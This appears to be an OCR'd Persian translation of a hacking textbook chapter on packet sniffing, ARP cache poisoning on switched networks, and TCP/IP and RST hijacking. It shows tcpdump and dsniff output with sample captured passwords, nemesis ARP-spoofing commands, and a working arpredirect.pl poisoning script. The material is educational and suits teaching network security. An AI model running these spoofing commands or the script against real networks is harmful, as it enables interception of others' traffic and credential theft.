روی لایه Data-Link نیز بین شبکه های *سوئیچ (switched)* و *غیرسوئیچی (unswitched)* تفاوت وجود دارد. روی یک شبکه غیر سوئیچی بسته های اترنت از تمام وسایل موجود در شبکه می گذرند و هر سیستم تنها به بسته هایی توجه دارد که آدرس مقصد آنها برابر با آدرس سیستم باشد. به هرحال، قرار دادن یک وسیله در شبکه به صورت *بی قاعده (promiscuous)* بسیار مضحک است، چرا که وسیله صرف نظر از آدرس مقصد به تمامی بسته ها گوش فرا می دهد. بسیاری از برنامه های ضبط-بسته[۷۲] مانند tcpdump وسیله ای را که به آن گوش فرا می دهند به طور پیش فرض در حالت بی قاعده قرار می دهند. همان طور که در خروجی زیر واضح است، با استفاده از ifconfig می توان حالت بی قاعده را اعمال کرد:

```
# ifconfig eth0
eth0      Link encap:Ethernet HWaddr 00:00:AD:D1:C7:ED
          BROADCAST MULTICAST MTU:1500 Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0

          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
          RX bytes:0 (0.0 b) TX bytes:0 (0.0 b)
          Interrupt:9 Base address:0xc000

# ifconfig eth0 promisc
# ifconfig eth0
```

[72] Packet Capture

```
eth0      Link encap:Ethernet HWaddr 00:00:AD:D1:C7:ED
          BROADCAST PROMISC MULTICAST MTU:1500 Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
          RX bytes:0 (0.0 b) TX bytes:0 (0.0 b)
          Interrupt:9 Base address:0xc000
#
```

عملِ ضبط (capture) **بسته ها که لزوما برای عموم معنای خاصی ندارد با نام *استراق* (*Sniffing*) شناخته می شود. استراق بسته ها در حالت بی قاعده در یک شبکه غیر سوئیچی امکان فاش کردن انواع اطلاعات را فراهم میسازد. همان طور که خروجی زیر این مطلب را نشان می دهد:**

```
# tcpdump -l -X 'ip host 192.168.0.118'
tcpdump: listening on eth0
21:27:44.684964 192.168.0.118.ftp > 192.168.0.193.32778: P 1:42(41) ack 1
win 17316
<nop,nop,timestamp 466808 920202> (DF)
0x0000 4500 005d e065 4000 8006 97ad c0a8 0076        E..].e@........v
0x0010 c0a8 00c1 0015 800a 292e 8a73 5ed4 9ce8        ........)..s^...
0x0020 8018 43a4 a12f 0000 0101 080a 0007 1f78        ..C../.........x
0x0030 000e 0a8a 3232 3020 5459 5053 6f66 7420        ....220.TYPSoft.
0x0040 4654 5020 5365 7276 6572 2030 2e39 392e        FTP.Server.0.99.
0x0050 3133                                           13
21:27:44.685132 192.168.0.193.32778 > 192.168.0.118.ftp: . ack 42 win 5840
<nop,nop,timestamp 920662 466808> (DF) [tos 0x10]
0x0000 4510 0034 966f 4000 4006 21bd c0a8 00c1        E..4.o@.@.!.....
0x0010 c0a8 0076 800a 0015 5ed4 9ce8 292e 8a9c        ...v....^...)...
0x0020 8010 16d0 81db 0000 0101 080a 000e 0c56        ...............V
0x0030 0007 1f78                                      ...x
21:27:52.406177 192.168.0.193.32778 > 192.168.0.118.ftp: P 1:13(12) ack 42
win 5840
<nop,nop,timestamp 921434 466808> (DF) [tos 0x10]
0x0000 4510 0040 9670 4000 4006 21b0 c0a8 00c1        E..@.p@.@.!.....
0x0010 c0a8 0076 800a 0015 5ed4 9ce8 292e 8a9c        ...v....^...)...
0x0020 8018 16d0 edd9 0000 0101 080a 000e 0f5a        ...............Z
0x0030 0007 1f78 5553 4552 206c 6565 6368 0d0a        ...xUSER.leech..
21:27:52.415487 192.168.0.118.ftp > 192.168.0.193.32778: P 42:76(34) ack 13
win
17304 <nop,nop,timestamp 466885 921434> (DF)
0x0000 4500 0056 e0ac 4000 8006 976d c0a8 0076        E..V..@....m...v
0x0010 c0a8 00c1 0015 800a 292e 8a9c 5ed4 9cf4        ........)...^...
0x0020 8018 4398 4e2c 0000 0101 080a 0007 1fc5        ..C.N,..........
0x0030 000e 0f5a 3333 3120 5061 7373 776f 7264        ...Z331.Password
0x0040 2072 6571 7569 7265 6420 666f 7220 6c65        .required.for.le
0x0050 6563                                           ec
21:27:52.415832 192.168.0.193.32778 > 192.168.0.118.ftp: . ack 76 win 5840
<nop,nop,timestamp 921435 466885> (DF) [tos 0x10]
0x0000 4510 0034 9671 4000 4006 21bb c0a8 00c1         E..4.q@.@.!.....
0x0010 c0a8 0076 800a 0015 5ed4 9cf4 292e 8abe         ...v....^...)...
0x0020 8010 16d0 7e5b 0000 0101 080a 000e 0f5b         ....~[.........[
0x0030 0007 1fc5                                       ....
21:27:56.155458 192.168.0.193.32778 > 192.168.0.118.ftp: P 13:27(14) ack 76
win
5840 <nop,nop,timestamp 921809 466885> (DF) [tos 0x10]
0x0000 4510 0042 9672 4000 4006 21ac c0a8 00c1         E..B.r@.@.!.....
0x0010 c0a8 0076 800a 0015 5ed4 9cf4 292e 8abe         ...v....^...)...
0x0020 8018 16d0 90b5 0000 0101 080a 000e 10d1         ................
0x0030 0007 1fc5 5041 5353 206c 3840 6e69 7465         ....PASS.l8@nite
0x0040 0d0a                                           ..
21:27:56.179427 192.168.0.118.ftp > 192.168.0.193.32778: P 76:103(27) ack
27 win
17290 <nop,nop,timestamp 466923 921809> (DF)
0x0000 4500 004f e0cc 4000 8006 9754 c0a8 0076         E..O..@....T...v
0x0010 c0a8 00c1 0015 800a 292e 8abe 5ed4 9d02         ........)...^...
0x0020 8018 438a 4c8c 0000 0101 080a 0007 1feb         ..C.L...........
```

```
0x0030 000e 10d1 3233 3020 5573 6572 206c 6565          ....230.User.lee
0x0040 6368 206c 6f67 6765 6420 696e 2e0d 0a          ch.logged.in...
```


سرویس هایی از قبیل Telnet، FTP **و** POP3، ***غیررمزنگاری شده (unencrypted) یا غیر رمزی هستند.*** **در مثال قبل، کاربر با رمزعبور** l8@nit **به یک سرور** FTP **لاگین می کند. چون فرآیند تصدیق نیز در خلال عملیات لاگین به طور غیررمزنگاری انجام می شود، نام های کاربری و رمزهای عبور به سادگی در بخش های اطلاعاتی بسته های انتقالی قابل دسترس هستند.** Tcpdump **یک** sniffer **فوق العاده و چند منظوره است، اما ابزار استراق دیگری به ویژه برای جستجوی نامهای کاربری و رمزهای عبور نیز طراحی شده اند. یکی از مهم ترین این ابزارها،** dsniff **است.**

```
# dsniff -n
dsniff: listening on eth0
-----------------
12/10/02 21:43:21 tcp 192.168.0.193.32782 -> 192.168.0.118.21 (ftp)
USER leech
PASS l8@nite

-----------------
12/10/02 21:47:49 tcp 192.168.0.193.32785 -> 192.168.0.120.23 (telnet)
USER root
PASS 5eCr3t
```

حتی بدون کمک گرفتن از ابزاری مثل dsniff**، شاید یک نفوذگر بتواند به طور سطحی، نام های کاربری و رمزهای عبور را در بسته ها بیابد و از آنها جهت کشف و به مخاطره انداختن دیگر سیستم ها استفاده کند. از نقطه نظر امنیتی، این مسئله در حالت کلی خوب نیست، لذا سوئیچ های باهوش تر، محیط های شبکه های سوئیچی را ارائه می دهند.**

۳,۳,۱. استراق فعال

در یک محیط شبکه سویچی[۷۳]، بسته ها فقط به پورت هایی از سیستم مقصد ارسال می شوند که این پورت ها در آن سیستم از قبل جهت دریافت بسته ها باز شده و منتظر دریافت بسته ها باشند. این کار بر اساس آدرس های سخت افزاری مقصد انجام می شود. این فرآیند، سخت افزار هوشمندتری را می طلبد تا بتواند جدولی را ایجاد و نگهداری کند که در آن بین آدرس های MAC **و پورت های مشخص رابطه ای برقرار باشد. همان طور که این مطلب در زیر آورده شده است:**




[73] Switched Network Environment

منفعت محیط سوئیچی، ارسال با برنامه ی بسته ها است، یعنی وسیله ها تنها بسته هایی را مـی فرسـتند کـه بـرای آن برنامه ریزی شده باشند: لذا وسایل بی قاعده قادر به استراق بسته های اضافی نیستند. اما در یک محیط سوئیچی نیـز راه های مشخصی برای استراق بسته های مربوط به وسایل دیگر وجود دارد که اندکی پیچیده تر هستند. برای یـافتن روشهای هک به منظور استفاده در این فرآیند، جزئیات پروتکل ها بایستی امتحان و بازرسی شـده و سـپس ترکیـب شوند.

یک جز مهم در ارتباطات شبکه ای که دستکاری آن سبب بروز نتایج و تاثیرات جالبی می شود آدرس منبع[۷۴] اسـت. هیچ مدرکی در این پروتکل ها جهت اثبات این مطلب وجود ندارد که آدرس منبع موجود در یک بسته، واقعـا بـرای ماشینی باشد که آنرا می فرسـتد. عمـل جعـل آدرس منبـع در یـک بـسته را ***Spoofing*** مـی نامنـد. بـا اضـافه شـدن spoofing به جعبه حقه های یک هکر، ضریب ایجاد خطر روی یک سیستم بسیار بالاتر می رود، چرا که در بسیاری از سیستم ها معتبر بودن آدرس منبع یک چشم داشت بوده و هیچ عملیاتی در جهت تحقق این امر انجام نمی گردد. عملیات Spoofing، اولین گام در استراق بسته ها در یک شبکه سوئیچی است. دو مورد جالـب دیگـر در ARP نیـز وجود دارد. نخست، هنگامی که یک ARP Reply با یک آدرس IP دریافت شود کـه قـبلا در ARP Cache وجـود داشته است. در این حالت سیـستم گیرنـده، اطلاعـات آدرس سـخت افـزاری جدیـد و موجـود در پاسـخ را بـه جـای اطلاعات اولیه جاینویسی می کند (مگـر اینکـه آن entry در ARP Cache بـه صـورت *ثابت (Permanent)* نـشانه گذاری شده باشد). دوم اینکه، حتی اگـر سیـستم هـا یـک ARP Request را نفرسـتند، همیـشه مـی تواننـد ARP Reply را دریافت کنند، چرا که اطلاعات وضعیتی درباره ترافیک ARP نگهـداری نمـی شـوند، چـون ایـن عمـل بـه حافظه بیشتری نیاز داشته و پروتکل را پیچیده تر می کند.

هنگامی که این سه جز به درستی اکسپلویت شوند، به نفوذگر اجازه استراق ترافیک شبکه را در یک شبکه سـوئیچی میدهند. این کار با تکنیکی به نام ***تغییر جهت/هدایت ARP (ARP Redirection)*** قابل انجام است. نفوذگر جـواب های جعلی ARP را به سیستم های مشخصی می فرستد. این عمل سبب پر شدن مفـــادِ ARP Cache بـا اطلاعـات هکر می شود که آنرا مسموم کردن ذخیره ARP (ARP Cache Poisoning) مـی نـامیم. جهـت اسـتراق ترافیـک شبکه بین دو نقطه A و B، نفوذگر بایستی ARP Cache سیستم A را طوری مسموم کند که به نظر رسد آدرس IP سیستم B با آدرس سخت افزاری سیستم نفوذگر رابطه دارد. در کنار آن، ARP Cache سیستم B نیز بایـد طـوری مسموم شود که به نظر رسد آدرس IP سیستم A با آدرس سخت افزاری سیستم نفـوذگر رابطـه دارد. سـپس کـافی است که نفوذگر این بسته ها را به مقصدهای نهایی مربوطه ارسال کند. به این صورت تمام ترافیک بین A و B بدون مشکل تحویل آنها داده می شود، اما در گذر این اطلاعات به سیستم مقابل، از سیستم نفوذگر نیز عبور خواهند کـرد. این فرآیند در تصویر زیر نشان داده شده است:

[74] Source Address



چون A و B، هدرهای اترنت را روی بسته های خود بر اساس ARP Cache ها بسته بندی می کنند، لذا ترافیک IP سیستم A با هدفِ سیستم B (مقصد)، در عمل به آدرس سخت افزاری نفوذگر ارسال می شود و بعکس. سوئیچ تنها ترافیک مبتنی بر آدرس سخت افزاری را فیلتر می کند. بنابراین سوئیچ همان طور که برنامه ریزی شده کار می کند و ترافیک IP ارسالی از سیستم های A و B را که عازم آدرس سخت افزاری سیستم نفوذگر هستند، به پورت تعیین شده در سیستم نفوذگر ارسال می دارد. آنگاه نفوذگر بسته های IP را با هدرهای اترنت مناسب مجددا نگاشت می کند (remap) و آنها را به سوئیچ (که در آنجا بسته ها به مسیر صحیح، مسیردهی می شوند) باز می گرداند. سوئیچ وظیفه خود را انجام می دهد. این سیستم های قربانی ها است که در مقابل هدایت (redirection) ترافیک به سیستم نفوذگر فریب خورده اند.

ناشی از مقادیر time-out، ماشین های قربانی درخواست های *واقعی* ARP را در فواصل معین ارسال و پاسخ های *واقعی* ARP را در پاسخ دریافت می کنند. جهت باپرجا ماندن حملات Redirection، نفوذگر باید روند مسموم کردن ARP Cache های ماشین های قربانی را ادامه دهد. یک راه ساده برای اجرای این کار، ارسال پاسخ های جعلی ARP در فواصل زمانی ثابت (مثلا هر ده ثانیه) به سیستم A و B است.

پل ارتباطی[۷۵] سیستمی است که تمام ترافیک را از شبکه داخلی به اینترنت مسیر دهی می کند. حملات ARP Redirection زمانی به اوج لذت یک هکر می انجامند که یکی از ماشین های قربانی، پل ارتباطی پیش فرض[۷۶] باشد، چرا که ترافیک بین پل ارتباطی پیش فرض و یک سیستم دیگر، در حقیقت ترافیک اینترنت آن سیستم است. برای مثال، اگر یک ماشین (192.168.0.118) با یک پل ارتباطی (192.168.0.1) روی یک سوئیچ در حال ارتباط باشد، ترافیک به آدرس سخت افزاری محدود میشود، یعنی حتی در حالت بی قاعده نیز نمی توان این ترافیک را به سادگی استراق کرد. جهت استراق این ترافیک باید آنرا تغییر جهت داد یا هدایت (redirect) کرد.

برای هدایت ترافیک ابتدا نیاز به آدرس های سخت افزاری 192.168.0.118 و 192.168.0.1 است که می توان آنها را با پینگ کردن این میزبان ها بدست آورد، چرا که همه ارتباطات IP جهت برقراری ارتباط از ARP استفاده می کنند.

```
# ping -c 1 -w 1 192.168.0.1
PING 192.168.0.1 (192.168.0.1): 56 octets data
64 octets from 192.168.0.1: icmp_seq=0 ttl=64 time=0.4 ms

--- 192.168.0.1 ping statistics ---
1 packets transmitted, 1 packets received, 0% packet loss
```

[75] Gateway
[76] default gateway

```
round-trip min/avg/max = 0.4/0.4/0.4 ms
# ping -c 1 -w 1 192.168.0.118
PING 192.168.0.118 (192.168.0.118): 56 octets data
64 octets from 192.168.0.118: icmp_seq=0 ttl=128 time=0.4 ms

--- 192.168.0.118 ping statistics ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 0.4/0.4/0.4 ms
# arp -na
? (192.168.0.1) at 00:50:18:00:0F:01 [ether] on eth0
? (192.168.0.118) at 00:C0:F0:79:3D:30 [ether] on eth0
# ifconfig eth0
eth0      Link encap:Ethernet HWaddr 00:00:AD:D1:C7:ED
          inet addr:192.168.0.193 Bcast:192.168.0.255 Mask:255.255.255.0
          UP BROADCAST NOTRAILERS RUNNING MTU:1500 Metric:1
          RX packets:4153 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3875 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
          RX bytes:601686 (587.5 Kb) TX bytes:288567 (281.8 Kb)
          Interrupt:9 Base address:0xc000

#
```

پس از اجرای پینگ، آدرس های سخت افزاری 192.168.0.118 و 192.168.0.1 در ARP Cache موجود خواهند بود. این اطلاعات در ARP Cache لازم هستند، لذا بسته ها پس از هدایت به ماشین نفوذگر، می توانند به مقصد نهایی خود برسند. با فرض اینکه قابلیت های IP-Forwarding درون هسته کامپایل شده اند، اکنون می توان از چند پاسخ جعلیARP در دوره های زمانی منظم استفاده کرد. باید به سیستم 192.168.0.118 گفته شود که سیستم 192.168.0.1 در آدرس 00:00:AD:D1:C7:ED قرار دارد؛ به سیستم 192.168.0.1 نیز باید گفت که 192.168.0.118 در آدرس 00:00:AD:D1:C7:ED است. این بسته های جعلی ARP را می توان با استفاده از یک ابزار تزریق بسته[۷۷] با نام Nemesis تزریق کرد (که به صورت command line است). Nemesis در اصل رشته ابزاری بود که توسط مارک گریمز[۷۸] نوشته شده بودند. اما این نرم افزار در نسخه ۱,۴ به یک ابزار واحد با توسعه گری جدید به نام جف ناتان[۷۹] تبدیل شد.

```
# nemesis

NEMESIS -=- The NEMESIS Project Version 1.4beta3 (Build 22)

NEMESIS Usage:
  nemesis [mode] [options]

NEMESIS modes:
  arp
  dns
  ethernet
  icmp
  igmp
  ip
  ospf (currently non-functional)
  rip
  tcp
  udp

NEMESIS options:
  To display options, specify a mode with the option "help".

# nemesis arp help
```

[77] packet injection
[78] Mark Grimes
[79] Jeff Nathan

```
ARP/RARP Packet Injection -=- The NEMESIS Project Version 1.4beta3 (Build
22)

ARP/RARP Usage:
  arp [-v (verbose)] [options]

ARP/RARP Options:
  -S <Source IP address>
  -D <Destination IP address>
  -h <Sender MAC address within ARP frame>
  -m <Target MAC address within ARP frame>
  -s <Solaris style ARP requests with target hardware addess set to
broadcast>
  -r ({ARP,RARP} REPLY enable)
  -R (RARP enable)
  -P <Payload file>

Data Link Options:
  -d <Ethernet device name>
  -H <Source MAC address>
  -M <Destination MAC address>

You must define a Source and Destination IP address.
#
# nemesis arp -v -r -d eth0 -S 192.168.0.1 -D 192.168.0.118 -h
00:00:AD:D1:C7:ED -m
00:C0:F0:79:3D:30 -H 00:00:AD:D1:C7:ED -M 00:C0:F0:79:3D:30

ARP/RARP Packet Injection -=- The NEMESIS Project Version 1.4beta3 (Build
22)

              [MAC] 00:00:AD:D1:C7:ED > 00:C0:F0:79:3D:30
    [Ethernet type] ARP (0x0806)

  [Protocol addr:IP] 192.168.0.1 > 192.168.0.118
 [Hardware addr:MAC] 00:00:AD:D1:C7:ED > 00:C0:F0:79:3D:30
        [ARP opcode] Reply
 [ARP hardware fmt] Ethernet (1)
 [ARP proto format] IP (0x0800)
 [ARP protocol len] 6
 [ARP hardware len] 4

Wrote 42 byte unicast ARP request packet through linktype DLT_EN10MB.

ARP Packet Injected
# nemesis arp -v -r -d eth0 -S 192.168.0.118 -D 192.168.0.1 -h
00:00:AD:D1:C7:ED -m
00:50:18:00:0F:01 -H 00:00:AD:D1:C7:ED -M 00:50:18:00:0F:01

ARP/RARP Packet Injection -=- The NEMESIS Project Version 1.4beta3 (Build
22)

               [MAC] 00:00:AD:D1:C7:ED > 00:50:18:00:0F:01
     [Ethernet type] ARP (0x0806)

  [Protocol addr:IP] 192.168.0.118 > 192.168.0.1
 [Hardware addr:MAC] 00:00:AD:D1:C7:ED > 00:50:18:00:0F:01
        [ARP opcode] Reply
 [ARP hardware fmt] Ethernet (1)
 [ARP proto format] IP (0x0800)
 [ARP protocol len] 6
 [ARP hardware len] 4

Wrote 42 byte unicast ARP request packet through linktype DLT_EN10MB.

ARP Packet Injected
```

#

این دو دستور پاسخ های ARP را از 192.168.0.1 به 192.168.0.118 و بعکس جعل می کنند. هر دو دستور اذعان می دارند که آدرس سخت افزاری آنها با آدرس سخت افزاری نفوذگر (00:00:AD:D1:C7:ED) برابر است. اگر این دستورها هر ده ثانیه تکرار شوند (که می توان این کار را با دستور پرل زیر انجام داد)، این پاسخ های جعلی ARP به مسموم کردن ARP Cache ها و هدایت ترافیک ادامه می دهند.

```
# perl -e 'while(1){print "Redirecting...\n"; system("nemesis arp -v -r -d
eth0 -S
192.168.0.1 -D 192.168.0.118 -h 00:00:AD:D1:C7:ED -m 00:C0:F0:79:3D:30 -H
00:00:AD:D1:C7:ED -M 00:C0:F0:79:3D:30"); system("nemesis arp -v -r -d eth0
-S
192.168.0.118 -D 192.168.0.1 -h 00:00:AD:D1:C7:ED -m 00:50:18:00:0F:01 -H
00:00:AD:D1:C7:ED -M 00:50:18:00:0F:01");sleep 10;}'
Redirecting...
Redirecting...
```

کل این فرآیند را می توان با استفاده از یک اسکریپت پرل اتوماتیک کرد:

arpredirect.pl

```
#!/usr/bin/perl

$device = "eth0";

$SIG{INT} = \&cleanup; # Trap for Ctrl-C, and send to cleanup
$flag = 1;
$gw = shift;            # First command line arg
$targ = shift;          # Second command line arg

if (($gw . "." . $targ) !~ /^([0-9]{1,3}\.){7}[0-9]{1,3}$/)
{ # Perform input validation; if bad, exit.
  die("Usage: arpredirect.pl <gateway> <target>\n");
}

# Quickly ping each target to put the MAC addresses in cache
print "Pinging $gw and $targ to retrieve MAC addresses...\n";
system("ping -q -c 1 -w 1 $gw > /dev/null");
system("ping -q -c 1 -w 1 $targ > /dev/null");

# Pull those addresses from the arp cache
print "Retrieving MAC addresses from arp cache...\n";
$gw_mac = qx[/sbin/arp -na $gw];
$gw_mac = substr($gw_mac, index($gw_mac, ":")-2, 17);
$targ_mac = qx[/sbin/arp -na $targ];
$targ_mac = substr($targ_mac, index($targ_mac, ":")-2, 17);

# If they're not both there, exit.
if($gw_mac !~ /^([A-F0-9]{2}\:){5}[A-F0-9]{2}$/)
{
  die("MAC address of $gw not found.\n");
}

if($targ_mac !~ /^([A-F0-9]{2}\:){5}[A-F0-9]{2}$/)
{
  die("MAC address of $targ not found.\n");
}
# Get your IP and MAC
print "Retrieving your IP and MAC info from ifconfig...\n";
@ifconf = split(" ", qx[/sbin/ifconfig $device]);
$me = substr(@ifconf[6], 5);
$me_mac = @ifconf[4];

print "[*] Gateway: $gw is at $gw_mac\n";
print "[*] Target: $targ is at $targ_mac\n";
print "[*] You:    $me is at $me_mac\n";
while($flag)
```

```
{ # Continue poisoning until ctrl-C
 print "Redirecting: $gw -> $me_mac <- $targ";
 system("nemesis arp -r -d $device -S $gw -D $targ -h $me_mac -m $targ_mac
-H
 $me_mac -M $targ_mac");
 system("nemesis arp -r -d $device -S $targ -D $gw -h $me_mac -m $gw_mac -H
 $me_mac -M $gw_mac");
 sleep 10;
}

sub cleanup
{ # Put things back to normal
 $flag = 0;
 print "Ctrl-C caught, exiting cleanly.\nPutting arp caches back to
normal.";
 system("nemesis arp -r -d $device -S $gw -D $targ -h $gw_mac -m $targ_mac
-H
 $gw_mac -M $targ_mac");
 system("nemesis arp -r -d $device -S $targ -D $gw -h $targ_mac -m $gw_mac
-H
 $targ_mac -M $gw_mac");
}

# ./arpredirect.pl
Usage: arpredirect.pl <gateway> <target>
# ./arpredirect.pl 192.168.0.1 192.168.0.118
Pinging 192.168.0.1 and 192.168.0.118 to retrieve MAC addresses...
Retrieving MAC addresses from arp cache...
Retrieving your IP and MAC info from ifconfig...
[*] Gateway: 192.168.0.1 is at 00:50:18:00:0F:01
[*] Target: 192.168.0.118 is at 00:C0:F0:79:3D:30
[*] You: 192.168.0.193 is at 00:00:AD:D1:C7:ED
Redirecting: 192.168.0.1 -> 00:00:AD:D1:C7:ED <- 192.168.0.118
ARP Packet Injected

ARP Packet Injected
Redirecting: 192.168.0.1 -> 00:00:AD:D1:C7:ED <- 192.168.0.118
ARP Packet Injected

ARP Packet Injected
Ctrl-C caught, exiting cleanly.
Putting arp caches back to normal.
ARP Packet Injected

ARP Packet Injected

#
```

۳,۴. عملیات TCP/IP Hijacking


TCP/IP Hijacking تکنیکی زیرکانه است که از بسته های جعلی برای تسلط بر ارتباط بین قربانی و یک ماشین میزبان استفاده می کند. ارتباط قربانی به تعلیق در می آید (hang می شود) و نفوذگر، به جای قربانی، قادر به برقراری ارتباط با ماشین میزبان است. در مواقع استفاده قربانی از یک پسورد یکبار مصرف، جهت اتصال به ماشین میزبان، این تکنیک بسیار مفید واقع می گردد. پسورد یکبار مصرف را می توان برای یک بار و فقط یک بار اعتبارسنجی استفاده کرد، یعنی استراق تصدیق (auth) برای نفوذگر بلافایده است. در این صورت TCP/IP Hijacking روشی فوق العاده برای حمله است.

همان طور که در ابتدای این فصل ذکر شد، در خلال هر ارتباط TCP، هر طرف، از یک شماره توالی نگهداری می کند. هنگامی که بسته ها به عقب و جلو ارسال می شوند، شماره توالی با هر بسته ی ارسالی افزایش می یابد. گیرنده،

هر بسته با شماره توالی نادرست را به لایه بعدی در بالای پشته منتقل نمی کند. اگر شماره های توالی پیشین استفاده شوند، بسته حذف شده (drop) و اگر شماره های توالی بعدی استفاده شوند، بسته برای بازسازی آتی ذخیره می شود. اگر هر دو طرف شماره های توالی نادرست داشته باشند، انجام هر گونه تلاش توسط طرفین جهت برقراری اتصال، به قسمت گیرنده مربوطه منتقل نخواهد شد: اما ارتباط برقرار خواهد ماند. این شرایط یک حالت *ناهمگام (desynchronized)* نام دارد که سبب به تعلیق افتادن ارتباط می شود.

برای انجام یک حمله TCP/IP Hijacking، نفوذگر باید روی همان شبکه ای باشد که قربانی در آن است، اما ماشین میزبان که قربانی خواهان برقراری ارتباط با آن است، می تواند در هر جایی باشد. اولین گام برای نفوذگر استفاده از تکنیک استراق برای استراق ارتباط قربانی است: با این کار، این امکان برای نفوذگر به وجود می آید که شماره های توالی را، هم در ماشین قربانی (سیستم A در مثال زیر)، و هم در ماشین میزبان (سیستم B) منطبق (match) نماید. آنگاه نفوذگر با استفاده از شماره توالی صحیح، یک بسته جعلی از آدرس IP سیستم قربانی را به ماشین میزبان ارسال می کند.

ماشین میزبان بسته جعلی را دریافت و گمان می کند که این بسته از ماشین قربانی می آید، سپس شماره توالی را افزایش داده و آنرا به عنوان پاسخ به IP قربانی می فرستد. چون ماشین قربانی هیچ اطلاعی راجع به بسته جعلی ندارد، پس پاسخ ماشین میزبان یک شماره توالی نادرست دارد، لذا قربانی، بسته پاسخ (دریافتی از سیستم میزبان) را حذف می کند. چون ماشین قربانی، بسته پاسخ سیستم میزبان را نادیده گرفته است، فرآیند شمارش شماره توالی در سیستم قربانی خاموش می گردد. لذا متقابلا، بسته های ارسالی از سیستم قربانی به سیستم میزبان، شماره های توالی نادرستی خواهند داشت. این مسئله سبب نادیده گرفتن این بسته ها توسط ماشین میزبان می شود.



نفوذگر ارتباط قربانی با ماشین میزبان را اجبارا به حالت ناهمگام در می آورد. چون نفوذگر اولین بسته جعلی را ارسال می کند (این بسته سبب همه این هر و مرج ها شد)، لذا می تواند روال شماره های توالی را در دست گرفته و به جعل کردن بسته ها از آدرس IP سیستم قربانی به ماشین میزبان ادامه دهد. این کار تا زمان معلق بودن (hang) ارتباط قربانی، به نفوذگر اجازه ارتباط با ماشین میزبان را می دهد.

۳,۴,۱. عملیات RST Hijacking

شکل ساده ای از عملیات TCP/IP Hijacking متضمن تزریق یک بسته ظاهرا معتبرِ Reset (RST) است. در صورتی که منبع جعل شده و شماره تصدیق نیز صحیح باشد، طرف گیرنده گمان می برد که واقعا منبع این بسته reset را ارسال کرده است و به این ترتیب ارتباط را reset می کند.

